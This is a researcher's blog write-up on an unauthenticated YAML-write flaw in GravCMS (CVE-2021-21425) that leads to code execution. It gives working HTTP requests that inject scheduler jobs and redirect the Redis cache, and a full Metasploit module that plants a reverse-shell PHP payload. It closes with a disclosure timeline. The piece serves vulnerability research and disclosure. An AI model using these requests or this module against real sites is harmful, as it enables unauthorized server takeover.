**Unexpected Journey #7 – GravCMS Unauthenticated Arbitrary YAML Write/Update leads to Code Execution (CVE-2021-21425)**

It has been a while since I haven’t published a post on our beloved blog. Today I would like to share technical details and POC for a pretty funny vulnerability that I’ve found at GravCMS.

As I’ve been saying since 2015, my pentest team and I love to chase after 0days during penetration test engagements. This time we come across a GravCMS during the external OSINT process.

Grav is a Fast, Simple, and Flexible, file-based Web-platform. There is Zero installation required. Just extract the ZIP archive, and you are already up and running.

Of course, It’s yet another chance to give a shot for 0day hunting for us. You will be reading the steps that we encounter during research.

### Bypassing the Administrator Page Protection

I knew that we are not going to find any low-hanging fruit. I can not share our client’s name, but I can freely say that they have a very talented, young, and highly motivated security team.

When we identified GravCMS, I knew that they already took some precautions to reduce the attack vector. I immediately verified my assumption by realizing that we can not access the **/admin** endpoint. Further analysis has revealed that the protection took place via load-balancer.

I worked on a lot of frameworks in the past. Whenever I see a URI-based black/whitelisting protection on load-balancer, I always remember route components of the frameworks. In that case, our target was also using the **langswitcher**plug-in of the GravCMS. Just by visiting the following URL, you can easily switch between different languages.

**http://www.x.com/en/**

**http://www.y.com/tr/**

But the question is, how did it know which language is requested? Does it perform a URI parsing? If yes, how does it decided which controller and the corresponding method will be executed?

Taking a minute and reading the source-code has answered all the questions that I have in my mind.

**http://www.x.com/en/some-page-on-the-site**

For example, whenever the GravCMS receives the above URI, the **langswitcher**kicks in and decides the language package by parsing the “**/en/”**part. The rest of the framework keeps working with the remaining portion of the URI, which is **/some-page-on-the-site** .

That means we can access the /admin path, which gives us an enormous attack surface just by visiting the following URL.

**http://www.x.com/en/admin**

Load-balancer will see /en/admin instead of /admin (LB does not perform “contain” operation over the URI). When the framework receives the /en/admin path, we will be executing methods within the administrator controller!

### GravCMS Method Invocation and Targeting Unprotected Methods

As I said before, I worked on a lot of frameworks in the past. It’s always been fascinating to read source-code and learn developer’s code designs and architecture. The following code piece is taken from the **AdminBaseController.php**file.

**public** **function** execute()

{

**if** (in\_array(**$this**->view, **$this**->blacklist\_views, **true**)) {

**return** **false**;

}

**if** (!**$this**->validateNonce()) {

**return** **false**;

}

**$method** = 'task' . ucfirst(**$this**->task);

**if** (method\_exists(**$this**, **$method**)) {

**try** {

**$response** = **$this**->{**$method}**();

} **catch** (RequestException **$e**) {

// .... OMITTED CODE ....

} **catch** (\RuntimeException **$e**) {

// .... OMITTED CODE ....

}

} **else** {

**$response** = **$this**->grav->fireEvent('onAdminTaskExecute',

new Event(['controller' => **$this**, 'method' => **$method]**));

}

// .... OMITTED CODE ....

**return** **$response**;

}

As you can see above, the $method variable, which will be dynamically called, is populated by $this->task variable. I don’t want to share the full function calls how the frameworks perform that assignment, but the $this->task variable is controlled by the user via POST parameter.

So that means the user can execute any function name that begins with the **“task”**. Let’s see how many methods we have within the AdminController class, starting with **“task”**.

root@r:~plugin: cat AdminController.php |grep 'function task'

protected **function** taskKeepAlive(): **void**

protected **function** taskClearCache()

public **function** taskSave()

protected **function** taskSaveDefault()

protected **function** taskLogin()

protected **function** taskTwofa()

protected **function** taskLogout()

public **function** taskRegenerate2FASecret()

public **function** taskReset()

protected **function** taskForgot()

protected **function** taskSaveUser()

protected **function** taskGetNotifications(): **void**

protected **function** taskHideNotification()

protected **function** taskGetNewsFeed(): **void**

protected **function** taskBackup()

protected **function** taskBackupDelete()

public **function** taskEnable()

public **function** taskDisable()

public **function** taskActivate()

public **function** taskUpdategrav()

public **function** taskUninstall()

protected **function** taskGpmRelease()

protected **function** taskGetUpdates()

protected **function** taskGetPackagesDependencies()

protected **function** taskInstallDependenciesOfPackages()

protected **function** taskInstallPackage($reinstall = **false**)

protected **function** taskRemovePackage(): **void**

protected **function** taskReinstallPackage()

protected **function** taskDirectInstall()

public **function** taskSaveNewFolder()

protected **function** taskSavePage()

protected **function** taskCopy()

protected **function** taskReorder()

protected **function** taskDelete()

protected **function** taskSwitchlanguage()

protected **function** taskSaveas()

public **function** taskContinue()

protected **function** taskGetLevelListing(): ResponseInterface

protected **function** taskGetChildTypes()

protected **function** taskFilterPages()

protected **function** taskProcessMarkdown()

protected **function** taskListmedia()

protected **function** taskAddmedia()

protected **function** taskCompileScss()

protected **function** taskExportScss()

protected **function** taskDelmedia()

protected **function** taskConvertUrls(): ResponseInterface

#### Authentication and Permission Checks

I have written about my thoughts about the correct approach to these kinds of validations. Please feel free to take your time and read it if you want 🙂

<https://pentest.blog/why-secure-design-matters-secure-approach-to-session-validation-on-modern-frameworks-django-solution/>

Let’s have a look at one of the AdminController methods. The following method can be executed because it’s being placed within AdminController class and begins with “task”.

**public** **function** taskSave()

{

**if** (!**$this**->authorizeTask('save', **$this**->dataPermissions())) {

**return** **false**;

}

**$this**->grav['twig']->twig\_vars['current\_form\_data'] = (**array**)**$this**->data;

**switch** (**$this**->view) {

**case** 'pages':

**return** **$this**->taskSavePage();

**case** 'user':

**return** **$this**->taskSaveUser();

**default**:

**return** **$this**->taskSaveDefault();

}

}

So first thing it does is validating permission. If you go ahead and checkout remaining methods, you will see $this->authorizeTask function call as a first thing. But the question is, what can happen if the developer forgot to call it ???

## Unauthenticated Arbitrary YAML Write

Thanks to IDEs -I love PhpStorm for especially reviewing PHP projects- we can quickly go over all the functions I’ve identified in the previous section.

The following function caught my attention for obvious reasons. Depends on the naming convention of the variables, it somehow reloads the config file. Plus, it does NOT perform a permission check, and the function name begins with “task”!

protected **function** taskSaveDefault()

{

// Handle standard data types.

$type = $**this**->getDataType();

$obj = $**this**->admin->getConfigurationData($type, $**this**->data);

**try** {

$obj->validate();

} **catch** (\Exception $e) {

// ... OMITTED ...

}

$obj->filter(**false**, **true**);

$obj = $**this**->storeFiles($obj);

**if** ($obj) {

// Event to manipulate data before saving the object

$**this**->grav->fireEvent('onAdminSave', **new** Event(['object' => &$obj]));

$obj->save();

$**this**->admin->setMessage($**this**->admin::translate('PLUGIN\_ADMIN.SUCCESSFULLY\_SAVED'), 'info');

$**this**->grav->fireEvent('onAdminAfterSave', **new** Event(['object' => $obj]));

}

$config = $**this**->grav['config'];

$config->reload();

**return** **true**;

}

It’s essential to understand the purpose of that specific method. So we have to understand getDataType() and getConfigurationData() methods.

**protected** **function** getDataType()

{

**return** trim("{$this->view}/{$this->admin->route}", '/');

}

Straightforward and clean code. It returns a value from the URI. We can control it, and it will be used as a data type for the rest of the execution.

getConfigurationData() has 107 line of code. For that reason, I don’t want to copy full codes in here. I took only important parts of it that will help you to understand what it does.

**public** **function** getConfigurationData(**$type,** **array** **$post** = **null**)

{

**static** **$data** = [];

**if** (**isset**(**$data[$type]**)) {

**return** **$data[$type]**;

}

// ... OMMITED ...

**$locator** = **$this**->grav['locator'];

**$filename** = **$locator->findResource**("config://{$type}.yaml", **true**, **true**);

**$file** = CompiledYamlFile::instance(**$filename**);

**if** (preg\_match('|plugins/|', **$type**)) {

// ... OMMITED ...

} **elseif** (preg\_match('|themes/|', **$type**)) {

// ... OMMITED ...

} **elseif** (preg\_match('|users?/|', **$type**)) {

// ... OMMITED ...

} **elseif** (preg\_match('|config/|', **$type**)) {

**$type** = preg\_replace('|config/|', '', **$type**);

**$blueprints** = **$this**->blueprints("config/{$type}");

**$config** = **$this**->grav['config'];

**$obj** = new Data\Data(**$config->get**(**$type,** []), **$blueprints**);

**if** (**$post**) {

**$obj** = **$this**->mergePost(**$obj,** **$post**);

}

// FIXME: We shouldn't allow user to change configuration files in system folder!

**$filename** = **$this**->grav['locator']->findResource("config://{$type}.yaml")

?: **$this**->grav['locator']->findResource("config://{$type}.yaml", **true**, **true**);

**$file** = CompiledYamlFile::instance(**$filename**);

**$obj->file**(**$file**);

**$data[$type]** = **$obj**;

} **elseif** (preg\_match('|media-manager/|', **$type**)) {

// ... OMMITED ...

**$data[$type]** = **$obj**;

} **else** {

**throw** new \RuntimeException("Data type '{$type}' doesn't exist!");

}

**return** **$data[$type]**;

}

Please look at the lines between 31-34. If the $type matches with the **“config/”**, it takes POST data and then finds the corresponding YAML file and updates its content! It does the same operation for other YAML files under the users/, plugins/ or media-manager/ folders.

That means we can write anything we want into the YAML files. Those are under the config folder are responsible for system configuration !

We have unauthenticated arbitrary YAML file write/update vulnerability !


#### Proof of Concept

In order to proof that we can update YAML file, I would like to show you how to change web-site title 🙂

1 – Go to http://target/admin URL.

2 – Get cookie and extract admin-nonce value from login form.

3- Perform following POST request.



Even though we see a login page, we have a result message of the update operation. Go ahead and check the home-page of the GravCMS. A title is being changed to the string we have given.

### #1 Way to Remote Code Execution – Scheduler

We can change almost every single YAML file within the project. Yet, we need to find a way to RCE.

GravCMS has a built-in scheduler feature, which gives you the ability to defined operating system command and execution periods. Of course, scheduler information is also stored within the corresponding YAML file.

Following HTTP request is defining new command that will be executed every minute.

POST /admin/config/scheduler HTTP/1.1

Host: 192.168.179.131

Content-Length: 348

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://192.168.179.131

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://192.168.179.131/admin/forgot

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cookie: grav-site-1dfbe94-admin=s2pca2cleqg78u8iit6v593h60

Connection: close

task=SaveDefault&data%5Bcustom\_jobs%5D%5Bmdisec21%5D%5Bcommand%5D=/usr/bin/echo

&data%5Bcustom\_jobs%5D%5Bmdisec21%5D%5Bargs%5D=1337

&data%5Bcustom\_jobs%5D%5Bmdisec21%5D%5Bat%5D=\*+\*+\*+\*+\*

&data%5Bcustom\_jobs%5D%5Bmdisec21%5D%5Boutput%5D=/tmp/1.txt

&data%5Bcustom\_jobs%5D%5Bmdisec21%5D%5Boutput\_mode%5D=append

&admin-nonce=b78bb0a12604579896f9b4796dde8833

There is nothing fancy in here. It’s a feature! We execute the echo command with a 1337 parameter, and output will be written into the /tmp/1.txt file.

### #2 Way to Remote Code Execution – Redis as a Cache Service

The default configuration of the GravCMS is choosing caching method automatically. But we can define the Redis connection string in the system YAML file. That will tell the GravCMS to use the given Redis service to store cache and session information!

By abusing the same vulnerability, we can tell GravCMS to use the Redis 🙂 All we need to is as follow:

1 – Fire up an EC2 instance.  
2 – Install Redis service.  
3 – Change the configuration of the Redis so that it can be accessible from the internet.  
4 – Send the following HTTP request to your target.  
5 – Run “redis-cli monitor” command to see incoming data.  
6 – Find out administrator sessions key  
7 – Become an admin !  
8 – Go to /admin/tools/direct-install and upload your own custom GravCMS plug-in that contains your payload.

## Metasploit Module

For those who loves to automate stuff ^^

##

# This module requires Metasploit: https://metasploit.com/download

# Current source: https://github.com/rapid7/metasploit-framework

##

**class** MetasploitModule < Msf::Exploit::Remote

Rank = ExcellentRanking

include Msf::Exploit::Remote::HttpClient

**def** initialize(info={})

super(update\_info(info,

'Name' => 'GravCMS Remote Command Execution',

'Description' => %q{

Bla bla bla

},

'License' => MSF\_LICENSE,

'Author' =>

[

'Mehmet Ince <mehmet@mehmetince.net>' # author & msf module

],

'References' =>

[

['URL', 'https://pentest.blog/unexpected-journey-7-gravcms-unauthenticated-arbitrary-yaml-write-update-leads-to-code-execution/']

],

'Privileged' => **true**,

'Platform' => ['php'],

'Arch' => ARCH\_PHP,

'DefaultOptions' =>

{

'payload' => 'php/meterpreter/reverse\_tcp',

'WfsDelay' => 90

},

'Targets' => [ ['Automatic', {}] ],

'DisclosureDate' => '2021-04-08',

'DefaultTarget' => 0

))

**end**

**def** exract\_cookie\_token

print\_status 'Sending request to the admin path to generate cookie and token'

res = send\_request\_cgi(

'method' => 'GET',

'uri' => normalize\_uri(target\_uri.path, 'admin'),

)

# Cookie must contain grav-site-az09-admin and admin-nonce form field must contain value

**if** res && res.get\_cookies =~ /grav\-site\-[a-z0-9]+\-admin=(\S\*);/ && !res.get\_hidden\_inputs.first['admin-nonce'].**nil**?

print\_good 'Cookie and CSRF token successfully extracted !'

**else**

fail\_with Msf::**Module**::Failure::NotFound, 'The server sent a response, but cookie and token was not found.'

**end**

**@cookie** = res.get\_cookies

**@admin\_nonce** = res.get\_hidden\_inputs.first['admin-nonce']

**end**

**def** exploit

exract\_cookie\_token

task\_name = Rex::Text.rand\_text\_alpha\_lower(5)

p = Base64.strict\_encode64(payload.encoded)

print\_status 'Implanting payload via scheduler feature'

res = send\_request\_cgi(

'method' => 'POST',

'uri' => normalize\_uri(target\_uri.path, 'admin', 'config', 'scheduler'),

'cookie' => **@cookie,**

'vars\_post'=> {

'admin-nonce' => **@admin\_nonce,**

'task' => 'SaveDefault',

"data[custom\_jobs][#{task\_name}][command]"=> '/usr/bin/php',

"data[custom\_jobs][#{task\_name}][args]"=> "-r eval(base64\_decode(\"#{p}\"));",

"data[custom\_jobs][#{task\_name}][at]"=> '\* \* \* \* \*',

"data[custom\_jobs][#{task\_name}][output]"=> '',

"data[status][#{task\_name}]" => 'enabled',

"data[custom\_jobs][#{task\_name}][output\_mode]"=> 'append'

}

)

**if** res && res.code == 200 && res.body.include?('Successfully saved')

print\_good 'Scheduler successfully created ! Wait for 1 minute...'

**end**

**end**

**end**

POST /admin/config HTTP/1.1

Host: 192.168.179.131

Content-Length: 348

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://192.168.179.131

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://192.168.179.131/admin/forgot

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cookie: grav-site-1dfbe94-admin=s2pca2cleqg78u8iit6v593h60

Connection: close

task=SaveDefault&data[cache][driver]=redis&data[cache][prefix]=g

&data[cache][redis][socket]=0

&data[cache][redis][server]=127.0.0.1

&data[cache][redis][port]=6379

&data[cache][redis][password]=

&data[cache][redis][database]=&admin-nonce=c585b362bb7b38ae0d0852efbb152dda

### Timeline

18 March 2021 17:11 GMT + 3 : Starting vulnerability research

18 March 2021 17:40 GMT + 3 : Found the vulnerability

18 March 2021 18:53 GMT + 3 : Starting to find a way to achieve an RCE.

19 March 2021 01:10 GMT + 3 : Finishing research.

19 March 2021 14:00 GMT + 3 : Reporting 0day to the client.

19 March 2021 14:25 GMT + 3 : Special routing rule defined by the client in order to avoid access to the admin page.

19 March 2021 19:02 GMT + 3 : Getting touch with core developer via Discord.

19 March 2021 19:54 GMT + 3 : Hot fix for YAML write/update vulnerability.

22 March 2021 20:00 GMT + 3 : Update from the maintainer. They have told us that they are working on proper fix.

25 March 2021 21:12 GMT + 3 : Another update from the maintainer. They are still working on the proper fix. Also they identified similar vulnerabilities while working on proper fix.

06 April 2021 : Release GetGrav 1.7.10

08 April 2021 : Public disclosure